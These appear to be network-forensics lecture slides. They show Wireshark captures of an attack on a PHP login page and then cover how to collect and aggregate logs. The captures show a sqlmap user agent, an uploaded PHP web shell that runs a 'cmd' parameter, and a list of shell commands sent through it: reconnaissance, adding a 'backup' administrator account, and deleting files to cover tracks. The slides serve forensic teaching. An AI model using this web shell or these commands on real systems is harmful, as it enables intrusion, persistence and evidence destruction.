                                                               Length
                                                                    62 1907 → 443 [SYN] Seq=0 Win=642
         1 0... 192,168,55,102
                                   203.0.113.101
                                                      TCP
                                                                    62 443 → 1907 [SYN, ACK] Seq=0 Ac
         2 0... 203.0.113.101
                                   192.168.55.102
                                                      TCP
                                                                    60 1907 → 443 [ACK] Seg=1 Ack=1 V
         3 0... 192.168.55.102
                                                     TCP
                                  203.0.113.101
         4 0... 192.168.55.102
                                  203.0.113.101
                                                      SSLv3
                                                                   126 Client Hello
         5 0... 203.0.113.101
                                                                   856 Server Hello, Certificate, Ser
                                  192,168,55,102
                                                      SSLv3
                                                                   262 Client Key Exchange, Change C:
         6 0... 192.168.55.102
                                                      SSLv3
                                  203.0.113.101
                                                                   125 Change Cipher Spec, Finished
         7 0... 203.0.113.101
                                  192.168.55.102
                                                      SSLv3
                                                                   526 POST /app/login.php HTTP/1.1
         8 0... 192.168.55.102
                                                      HTTP
                                  203.0.113.101
         9 0... 203.0.113.101
                                                      HTTP
                                                                   307 HTTP/1.1 200 OK (text/html)
                                  192.168.55.102
        10 0... 203.0.113.101
                                                      TCP
                                                                    54 443 → 1907 [FIN, ACK] Seq=1127
                                   192.168.55.102
▶ Frame 8: 526 bytes on wire (4208 bits), 526 bytes captured (4208 bits)
Ethernet II, Src: CadmusCo_20:ae:7e (08:00:27:20:ae:7e), Dst: CadmusCo_65:c0:fc (08:00:27:65:c0:fc
▶ Internet Protocol Version 4, Src: 192.168.55.102, Dst: 203.0.113.101
▶ Transmission Control Protocol, Src Port: 1907 (1907), Dst Port: 443 (443), Seq: 281, Ack: 874, Len
Secure Sockets Layer
Hypertext Transfer Protocol
▶ HTML Form URL Encoded: application/x-www-form-urlencoded
                                                         POST /ap p/login.
0000 50 4f 53 54 20 2f 61 70 70 2f 6c 6f 67 69 6e 2e
0010 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f
                                                         php HTTP /1.1..Co
0020 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 36 0d
                                                         ntent-Le ngth: 6.
0030 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65
                                                         .Accept- Language
0040 3a 20 65 6e 2d 75 73 2c 65 6e 3b 71 3d 30 2e 35
                                                         : en-us, en;q=0.5
0050 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e
                                                         ..Accept -Encodin
0060 67 3a 20 67 7a 69 70 2c 64 65 66 6c 61 74 65 0d
                                                         g: gzip, deflate.
0070 0a 48 6f 73 74 3a 20 32 30 33 2e 30 2e 31 31 33
                                                         .Host: 2 03.0.113
```

0080 2e 31 30 31 0d 0a 41 63 63 65 70 74 3a 20 74 65 .101..Ac cept: te 0090 78 74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 xt/html, applicat 00a0 69 6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 ion/xhtm l+xml,ap 00b0 70 6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d plicatio n/xml;q= 00c0 30 2e 39 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d 0a 55 0.9,*/*; q=0.8..U 00d0 73 65 72 2d 41 67 65 6e 74 3a 20 73 71 6c 6d 61 ser-Agen t: sqlma 00e0 70 2f 31 2e 30 2d 64 65 76 20 28 68 74 74 70 3a p/1.0-de v (http:

Frame (526 bytes) Decrypted SSL data (447 bytes)

Exporting Decrypted Data

- File, Export PDUs to File, OSI Layer 7
- Produces decrypted HTTP packets

Decrypted Data

No.		Time	Source	Destination	Protocol	Length	Info
	1	0	192.168.55.102	203.0.113.101	HTTP	507	POST /app/login.php HTTP/1.1
	2	0	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
	3	1	192.168.55.102	203.0.113.101	HTTP	507	POST /app/login.php HTTP/1.1
	4	1	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
	5	1	192.168.55.102	203.0.113.101	HTTP	510	POST /app/login.php HTTP/1.1
	6	1	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
Г	7	1	192.168.55.102	203.0.113.101	HTTP	532	POST /app/login.php HTTP/1.1
	8	1	203.0.113.101	192.168.55.102	HTTP	1676	HTTP/1.1 200 OK (text/html)
	9	4	192.168.55.102	203.0.113.101	HTTP	531	POST /app/login.php HTTP/1.1
	10	4	203.0.113.101	192.168.55.102	HTTP	263	HTTP/1.1 200 OK (text/html)
	11	4	192.168.55.102	203.0.113.101	HTTP	531	POST /app/login.php HTTP/1.1

- ▶ Frame 7: 532 bytes on wire (4256 bits), 532 bytes captured (4256 bits) on interface 0
- EXPORTED_PDU
- ▼ Hypertext Transfer Protocol
 - ▶ [Expert Info (Warn/Security): Unencrypted HTTP protocol detected over encrypted port, could ind
 - ► POST /app/login.php HTTP/1.1\r\n
 - ▶ Content-Length: 30\r\n

Accept-Language: en-us,en;q=0.5\r\n Accept-Encoding: gzip,deflate\r\n

Host: 203.0.113.101\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

User-Agent: sqlmap/1.0-dev (http://sqlmap.org)\r\n

PHP Shell Upload

, f	rame conta	ains t	mpb					⊠ □ ▼ Expre		
No.		Time	Source	Destination	Protocol	Length	Info			
г	18	1	192.168.55.102	203.0.113.101	HTTP	1636	P0ST	/tmpuiimz.php HTTP/1.1 (application/octet-stream)		
	20	1	192.168.55.102	203.0.113.101	HTTP	454	GET	<pre>/tmpbkxcn.php?cmd=echo%20command%20execution%20test HTTP/1.1</pre>		
	22	1	192.168.55.102	203.0.113.101	HTTP	448	GET	/tmpbkxcn.php?cmd=unzip%20nmap-6.40-win32.zip HTTP/1.1		
	28	1	192.168.55.102	203.0.113.101	HTTP	428	GET	/tmpbkxcn.php?cmd=113.bat HTTP/1.1		
	30	1	192.168.55.102	203.0.113.101	HTTP	431	GET	/tmpbkxcn.php?cmd=net%20view HTTP/1.1		
	32	2	192.168.55.102	203.0.113.101	HTTP	436	GET	/tmpbkxcn.php?cmd=tasklist%20%2Fv HTTP/1.1		
► ►	▶ Hypertext Transfer Protocol									
026				6 6e 61 6d 65 3d 22 7 68 70 22 0d 0a 43 6		fil ename				
028				65 3a 20 61 70 70 6		-Ty pe: a				
029		61		63 74 65 74 2d 73 7		on/ octet				
028				3f 70 68 70 20 24 6		php</td <td>_</td> <td></td>	_			
021				3 54 5b 22 63 6d 64 2		QUE ST["				
020				66 65 5f 6c 69 6d 6 6f 72 65 5f 75 73 6		t_t ime_ @ig nore				


From second PCAP file

Commands

```
GET /tmpbkxcn.php?cmd=echo%20command%20execution%20test HTTP/1.1
GET /tmpbkxcn.php?cmd=unzip%20nmap-6.40-win32.zip HTTP/1.1
GET /tmpbkxcn.php?cmd=113.bat HTTP/1.1
GET /tmpbkxcn.php?cmd=net%20view HTTP/1.1
GET /tmpbkxcn.php?cmd=tasklist%20%2Fv HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-anb HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-anb%20%3E%20net.txt HTTP/1.1
GET /tmpbkxcn.php?cmd=netstat%20-an HTTP/1.1
GET /tmpbkxcn.php cmd=net%20user%20backup%20secret%20%2Fadd HTTP/1.1
GET /tmpbkxcn.php cmd=net%20localgroup%20Administrators%20backup%20%2Fadd HTTP/1.1
GET /tmpbkxcn.php?cmd=tree%20c%3A%5C HTTP/1.1
GET /tmpbkxcn.php?cmd=dir%20%2Fs%20c%3A%5C HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20u.php HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20unzip.exe HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20nmap-6.40-win32.zip HTTP/1.1
GET /tmpbkxcn.php?cmd=del%20113.bat HTTP/1.1
GET /tmpbkxcn.php?cmd=dir HTTP/1.1
HTTP/1.1 200 OK (text/html)
GET /tmpbkxcn.php?cmd=del%20net.txt HTTP/1.1
GET /tmpbkxcn.php?cmd=echo%20y%20%7C%20rmdir%20%2Fs%20nmap-6.40 HTTP/1.1
GET /tmpbkxcn.php?cmd=dir HTTP/1.1
HTTP/1.1 200 OK (text/html)
GET /tmpbkxcn.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cwamp%5Cbin%5Capache%5CApache2.4.4%5Chtdocs%5Ctmpuiimz.p...
GET /tmpbkxcn.php?cmd=del%20%2FF%20%2FQ%20C%3A%5Cwamp%5Cbin%5Capache%5CApache2.4.4%5Chtdocs%5Ctmpbkxcn.p...
```

NetWitness Investigator

- Sorts traffic by protocol
- 32-bit version seems to be gone



Collect Logs Generated from Network Events

Examples

- Routers, firewalls, servers, IDS sensors, and other network devices may maintain logs that record network-based events.
- DHCP servers log network access when a system requests an address.
- Firewalls allow administrators an extensive amount of granularity when creating audit logs.
- IDS sensors may catch a portion of an attack due to a signature recognition or anomaly detection filter.
- Host-based sensors may detect the alteration of a system library or the addition of a file in a sensitive location.
- System log files from the primary domain controller several zones away may show a failed authentication during a logon attempt.

Network-Based Logs

- Server-based logs are files on the individual systems
 - May be altered or deleted by the attacker
- Network-based logs may be more reliable
 - Especially if network devices are physically and electronically secured

Log Aggregation

- Log aggregation is difficult because:
 - Logs are in different formats
 - Originate from different operating systems
 - May require special software to access and read
 - May have inaccurate timestamps